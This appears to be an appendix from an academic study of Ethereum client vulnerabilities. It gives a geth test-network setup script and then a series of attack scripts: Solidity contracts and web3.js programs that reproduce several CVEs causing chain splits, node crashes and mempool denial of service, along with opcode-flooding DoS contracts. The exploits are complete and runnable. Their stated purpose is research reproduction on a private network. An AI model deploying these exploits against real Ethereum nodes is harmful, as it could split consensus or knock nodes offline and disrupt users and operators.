    touch "start_node_$i.sh"; echo "#! /bin/bash" > "start_node_$i.sh";

    # Node 2 will also be printing debug statements for testing purposes
    if [ $i -eq 2 ]
    then
        text="geth/geth --networkid 9984 --datadir \"ethereum/node$i/data\" --bootnodes ${enode} --port 3030$port --ipcdisable --verbosity 4 --syncmode full --allow-insecure-unlock --unlock 0x$addr --password \"ethereum/node$i/password.txt\" --mine console;"
        echo ${text} >> "start_node_$i.sh";
        chmod ugo+x "start_node_$i.sh"
    else
        text="geth/geth --networkid 9984 --datadir \"ethereum/node$i/data\" --bootnodes ${enode} --port 3030$port --ipcdisable --syncmode full --allow-insecure-unlock --unlock 0x$addr --password \"ethereum/node$i/password.txt\" --mine console;"
        echo ${text} >> "start_node_$i.sh";
        chmod ugo+x "start_node_$i.sh"
    fi

done
```

Listing B.5: create_start_scripts.sh

Appendix C

Attack scripts

C.1 CVE-2020-26241

```solidity
// SPDX-License-Identifier: GPL-3.0

pragma solidity >=0.7.0 <0.9.0;

/**
    writes X to an EVM memory region R,
    calls 0x00..04 (Precompiled DATACOPY contract) with R as an argument,
    overwrites R to Y, and finally invokes the RETURNDATACOPY opcode.
    When this contract is invoked, Parity would push X on the EVM stack, whereas Geth
        would push Y.
    Since the stack and memory is volatile, execute SSTORE to add the corrupted value to
        storage.
    This will end up yielded an invalid storage root hash and finally an invalid merkle
        root hash,
    causing the chain split.
**/
contract CVE_2020_26241 {
    function doAttack(bytes memory data) public returns (bytes memory) {
        //data is X and its location is the evm memory region R
        bytes memory ret = new bytes(data.length);
        bytes memory Y = "vghbghnjksvdvewfrgthyjukjyukyjtdfsfdrgthyhdngm"; //  allocate Y

        assembly {
            //returns size of bytes to use
            let len := mload(data)

            //call copy with region R as argument
            if iszero(call(gas(), 0x04, 0, add(data, 0x20), len, add(data,0x20), len)) {
                invalid()
            }

            //The first 0x20 (32 bytes) represent length of the data Y,
            //add it to the offset to get actual data
            let _Y := mload(add(Y, 0x20))

            // overwrite region R with Y
            mstore(add(data, 0x20), _Y)

            //invoke returndatacopy opcode
            let myLen := returndatasize()
            returndatacopy(add(data, 0x20), 0, myLen)
            let _final := mload(add(data, 0x20))

            //ensures split happens
            sstore("hello", _final)
        }
        return ret;
    }
}
```

Listing C.1: CVE-2020-26241.sol

C.2 CVE-2020-26242 (Divide by zero)

```solidity
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.7.0 <0.9.0;

contract CVE_2020_26242 {
    uint myState = 0;

    function getState() external view returns(uint) {
        return myState;
    }
    // make sure input modVal is 0 and k and r are very big numbers to cause the panic in the node
    function doAttack(uint modVal) public returns(uint) {
        uint p;
        assembly {
            let k := 4443545678909087654323456787654343567890908976543213456787654 // A very big number
            let r := 123546789087654324567890452411458722872478415428724528720 // also a big number
            p := mulmod(k, r, modVal)
        // we don't have to store the output in storage as by this point, the node already crashed
        // but lets keep it there in case the node didn't crash
            sstore("hello", p)
        }
        myState = p;
        return p;
    }
}
```

Listing C.2: CVE-2020-26242.sol

C.3 CVE-2020-26265 (Transfer-After-Destruct Bug)

```solidity
// SPDX-License-Identifier: GPL-3.0

pragma solidity >=0.7.0 <0.9.0;

//Go Ethereum, or "Geth", is the official Golang implementation of the Ethereum protocol.
//In Geth from version 1.9.4 and before version 1.9.20 a consensus-vulnerability could
//cause a chain split, where vulnerable versions refuse to accept the canonical chain.
//The fix was included in the Paragade release version 1.9.20. No individual workaround
//patches have been made -- all users are recommended to upgrade to a newer version.

// The attack involves exploiting a transfer-after-destruct bug that was in geth in 2019
// It involves calling contract B, which calls contract A twice with different values,
// after this, sending 1 ether to contract A.

contract B {
    A public a;

    constructor() payable {}

    function getBalance() external view returns(uint) {
        return address(this).balance;
    }

    function finalTransaction() external {
        address a_ = address(a);
        address payable _a_ = payable(a_);
        _a_.transfer(1 ether); // call with 1
    }

    function doAttack() external {
        a.kill{ value: 0 ether }(); // call with 0
        a.kill{ value: 2 ether }(); // call with 2
    }
}

contract A {
    event Deposit(
        address indexed from,
        string value
    );

    function kill() external payable {
        if (msg.value == 0) {
            emit Deposit(msg.sender, "Self destructing....");
            address addr = address(this);
            selfdestruct(payable(addr));
        } else {
            emit Deposit(msg.sender, "Else statement...");
        }
    }
}
```

Listing C.3: CVE-2020-26265.sol

C.4 CVE-2021-39137 (Shallow Copy Bug)

```
/**
 * go-ethereum is the official Go implementation of the Ethereum protocol.
 * In affected versions a consensus-vulnerability in go-ethereum (Geth) could cause a chain split,
 * where vulnerable versions refuse to accept the canonical chain.
 */
const Web3 = require(’web3’);
const fs = require("fs");
const keythereum = require("keythereum");
const web3 = new Web3(’http://localhost:8548’);

//Get private key of node 1
const PASSWORD = "helloworld";
const KEYSTORE = ‘${__dirname}/node1_keystore.json‘;
const keyObject = JSON.parse(fs.readFileSync(KEYSTORE, {encoding: "utf8"}));
const privateKey = keythereum.recover(PASSWORD, keyObject).toString("hex");
/**
 * This address should already be pre-funded with Wei, but if not, execute firstSendEth(ADDRESS_WITH_WEI)
 * @type {string}
 */
const MAIN_ADDR = ’0x’+keyObject.address;

//First send 1 eth to testing account
async function firstSendEth(from) {
    const nonce = await web3.eth.getTransactionCount("0x2dd4aea78a11ab6efce6d7bdfdd5e2a82e9a09d9");

    const createTransaction = await web3.eth.accounts.signTransaction(
        {
            from: "0x2dd4aea78a11ab6efce6d7bdfdd5e2a82e9a09d9",
            to: "0x40AbF06EEDA3E3ba2a43a2EF1FB9b8d4fF745e37",
            value: web3.utils.toWei(’3000’, ’ether’),
            gas: "21000",
            nonce
        },
        privateKey
    );
    const receipt = await web3.eth.sendSignedTransaction(createTransaction.rawTransaction);
    console.log(nonce, "address:", MAIN_ADDR, "been credited, tx_hash:", receipt.transactionHash);
}

//sanity check, assert testing account has balance
async function assertBalanceAvailable() {
    const raw_bal = await web3.eth.getBalance(MAIN_ADDR);
    const bal = web3.utils.fromWei(raw_bal,’ether’);
    return bal !== ’0’;
}

async function createAttackTx() {
    let nonce = await web3.eth.getTransactionCount(MAIN_ADDR);

    const createTransaction = await web3.eth.accounts.signTransaction(
            {
                from: MAIN_ADDR,
                gas: "402480",
                nonce,
                data: "0x60016000536002600153600360025360046003536005600453600660" +
                    "0553600660026006600060006000047f7ef0367e" +
                    "633852132a0ebbf70eb714015dd44bc82e1e55a96ef1389" +
                    "c999c1bcaf13d600060003e596000208055"
            },
            privateKey
        );
    console.log(nonce, "created");
    const receipt = await web3.eth.sendSignedTransaction(createTransaction.rawTransaction
        );
    console.log(nonce, "success, hash:", receipt.transactionHash);
}

async function main() {
    const notZero = await assertBalanceAvailable();
    if (notZero) {
        await createAttackTx();
        return 0;
    }
    else {
        // replace ADDRESS_WITH_BALANCE with an address with a balance
        await firstSendEth("ADDRESS_WITH_BALANCE");
        await createAttackTx();
        return 0;
    }
}
main();
```

Listing C.4: CVE-2021-39137.js

C.5 CVE-2022-23328

```
/**
 * DENIAL OF SERVICE ATTACK
 *
 * A design flaw in all versions of Go-Ethereum allows an attacker node to send 5120
     pending transactions
 * of a high gas price from one account that all fully spend the full balance of the
     account to a victim Geth node,
 * which can purge all of pending transactions in a victim node's memory pool and then
     occupy the memory pool to
 * prevent new transactions from entering the pool, resulting in a denial of service (DoS
     ).
 */
const Web3 = require('web3');
const fs = require("fs");
const keythereum = require("keythereum");
const web3 = new Web3('http://localhost:8547');
const batch = new web3.BatchRequest();
const BN = web3.utils.BN;

//Get private key of node 1
const PASSWORD = "helloworld";
const KEYSTORE = `${__dirname}/node1_keystore.json`;
const keyObject = JSON.parse(fs.readFileSync(KEYSTORE, {encoding: "utf8"}));
const privateKey = keythereum.recover(PASSWORD, keyObject).toString("hex");
const MAIN_ADDR = '0x'+keyObject.address;

//Get private key of node 3
const PASSWORD_ = "helloworld";
const KEYSTORE_ = `${__dirname}/node3_keystore.json`;
const keyObject_ = JSON.parse(fs.readFileSync(KEYSTORE_, {encoding: "utf8"}));
const privateKey_ = keythereum.recover(PASSWORD_, keyObject_).toString("hex");
const node3 = '0x'+keyObject_.address;

/**
 * Since web3.eth.sendSignedTransaction has a callback, we can find out how
 * many txs were "successful" (a receipt was produced but ethereum hasn't reached consensus yet)
 * by incrementing the ACCEPTED_TXS counter.
 *
 * @type {number}
 */
let ACCEPTED_TXS = 0;

//First send 1 eth to testing account
async function firstSendEth(destin, amount) {
    const nonce = await web3.eth.getTransactionCount(MAIN_ADDR);

    const createTransaction = await web3.eth.accounts.signTransaction(
        {
                from: MAIN_ADDR,
                to: destin,
                value: web3.utils.toWei(amount, 'ether'),
                gas: "21000",
                nonce
            },
            privateKey
        );
        const receipt = await web3.eth.sendSignedTransaction(createTransaction.rawTransaction);
        console.log(nonce, "address:", destin, "been credited, tx_hash:", receipt.transactionHash);
}

//sanity check, assert testing account balance is just 1 eth
async function assertBalance(addr) {
    const raw_bal = await web3.eth.getBalance(addr);
    const bal = web3.utils.fromWei(raw_bal,'ether');
    console.log(node3, "BALANCE IS:", bal, "ETH");
}

async function createAttackTxs() {
    const rawTxs = [];
    let nonce = await web3.eth.getTransactionCount(node3);
    const gasToUse = new BN("7999999"); // almost the size of block gas limit
    let gas = new BN(gasToUse);
    gas = gas.mul(new BN('1000000000')); // multiply by gas price to get gas * price value
    let bal = await web3.eth.getBalance(node3);
    bal = new BN(bal);
    bal = bal.sub(gas);

    // since javascript does not support multithreading, we will
    //have to first create all transactions, then send them as a batch
    //of 5120 txs.
    for (let i = 0; i < 5120; i++) {
        if (i !== 0) nonce += 1;

        const createTransaction = await web3.eth.accounts.signTransaction(
            {
                from: node3,
                to: "0xa7138fb2a194e312764fc1243f6b2eef4d87fc93", // random address, the CVE does not specify which address to use
                value: bal, // fully spending the balance
                gas: gasToUse.toString(10), // high gas being used
                nonce
            },
            privateKey_
        );
        rawTxs.push(createTransaction);
        console.log(nonce, "created");
    }
    let i = 0;
    for (const tx of rawTxs) {
        batch.add(web3.eth.sendSignedTransaction.request(tx.rawTransaction, 'latest', (err, hash) => {
            if (hash) {
                ACCEPTED_TXS++;
                console.log(ACCEPTED_TXS, "----SUCCESS--------", hash);
```

```javascript
            }
        }));
        console.log(i, "added", tx.rawTransaction);
        i++;
    }
    console.log("executing...");
    batch.execute();
    return true;
}

async function main() {
    await firstSendEth("0x39901435f5EC9e1079AAC62F0611B27e2D314FC7", "30000");
    //await assertBalance();
    //const complete = await createAttackTxs();
    //console.log(complete);
}
main();
```

Listing C.5: CVE-2022-23328.js

```solidity
// SPDX-License-Identifier: GPL-3.0

pragma solidity >=0.7.0 <0.9.0;


contract EXTAttack {

    uint256 number;

    // provide a smart contract address and how many times to run the loop
    // I found uint times = 34499; as the maximum solidity will let me use before
        throwing an out of gas error
    function doAttack(address _code, uint times) public {
        uint size;
        for (uint i = 0; i < times; ++i) {
            assembly {
                size := extcodesize(_code)
            }
        }
        number = size;
    }

    /**
     * @dev Return value
     * @return value of 'number'
     */
    function retrieve() public view returns (uint256){
        return number;
    }
}
```

Listing C.6: EXTCODESIZE-Attack.sol

C.6 SUICIDE Opcode Vulnerability

```solidity
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.7.0 <0.9.0;

contract MyContract {
    constructor(uint i) {
        //execute suicide/selfdestruct operation touching a new account
        address addr = address(bytes20(sha256(abi.encodePacked(i, msg.sender, block.
            timestamp))));
        selfdestruct(payable(addr));
    }
}

contract Factory {
    address[] newContracts;

    //solidity only allowed a maximum of 500 before out of gas error
    function doAttack(uint times) public {
        // create lots of smart contracts
        for (uint i = 0; i < times; i++) {
            MyContract newContract = new MyContract(i);
            address temp = address(newContract);
            newContracts.push(temp);
        }
    }

    function getTotal() public view returns(uint) {
        return newContracts.length;
    }
}
```

Listing C.7: SUICIDE-Attack.sol